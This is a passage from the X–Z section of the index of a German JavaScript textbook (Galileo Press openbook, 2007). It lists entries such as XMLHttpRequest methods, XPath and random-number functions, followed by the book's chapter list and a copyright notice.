write() [1]
WSDL [1]
Wurlitzer [1]

top

X ▼▲

XML [1]
– AJAXSLT [1]
– Dokument erstellen [1]
– Dokument laden [1]
– DOM [1]
– Web Service [1]
XMLHttpRequest-Objekt [1]
– abbrechen [1]
– abort() [1]
– Browserunterstützung [1]
– erzeugen [1]
– getAllResponseHeaders() [1]
– getResponseHeader() [1]
– HTTP-Authentifizierung [1]
– onreadystatechange [1]
– open() [1]
– Parameter [1]
– readyState [1]
– responseText [1]
– responseXML [1]
– setRequestHeader() [1]
– status [1]
– statusText [1]
– Zustand [1]
XPath [1]
– selectNodes() [1]
– selectSingleNode() [1]
– XPathEvaluator [1]
XSL [1]
– Transformation [1]
[1] R Cross-Site Scripting

top

Y ▼▲

Y2K [1]

top

Z ▲

Zeichenkette
– String-Objekt [1]
ZIP [1]
Zufall [1]
zufall_datum() [1]
zufall_intervall() [1]
Zufallsbanner [1]
Zufallszahlen [1]
– Bereich [1]
– HP-Verfahren [1]
Inhaltsverzeichnis1 Einleitung2 Webbrowser3 JavaScript einbauen4 Programmieren mit JavaScript5 Datum6 Zufall7 Browserinformationen8 Fenster9 Formulare10 Frames und Iframes11 Grafiken12 Cookies13 Objekte und Arrays14 Ereignisbehandlung15 Fehlerbehandlung16 DOM17 DHTML und CSS18 AJAX19 XML 20 Web Services21 AJAX-Frameworks22 Plugins23 Multimedia24 Java25 Serverseitige Technologien26 JavaScript goes .NET27 Code schützen28 Top Secret: Passwortschutz29 Signierte Skripte30 JavaScript und Sicherheit31 Navigation32 Warenkorb33 JavaScript-Bibliotheken34 Referenz35 Quellen im Web36 Die Zukunft von JavaScriptStichwort

<< zurück **<top>**

Copyright © Galileo Press 2007
Für Ihren privaten Gebrauch dürfen Sie die Online-Version natürlich ausdrucken. Ansonsten unterliegt das <openbook> denselben Bestimmungen, wie die gebundene Ausgabe: Das Werk einschließlich aller seiner Teile ist urheberrechtlich geschützt. Alle Rechte vorbehalten einschließlich der Vervielfältigung, Übersetzung, Mikroverfilmung sowie Einspeicherung und Verarbeitung in elektronischen Systemen.

[Galileo Computing]

Galileo Press, Rheinwerkallee 4, 53227 Bonn, Tel.: 0228.42150.0, Fax 0228.42150.77, info@galileo-press.de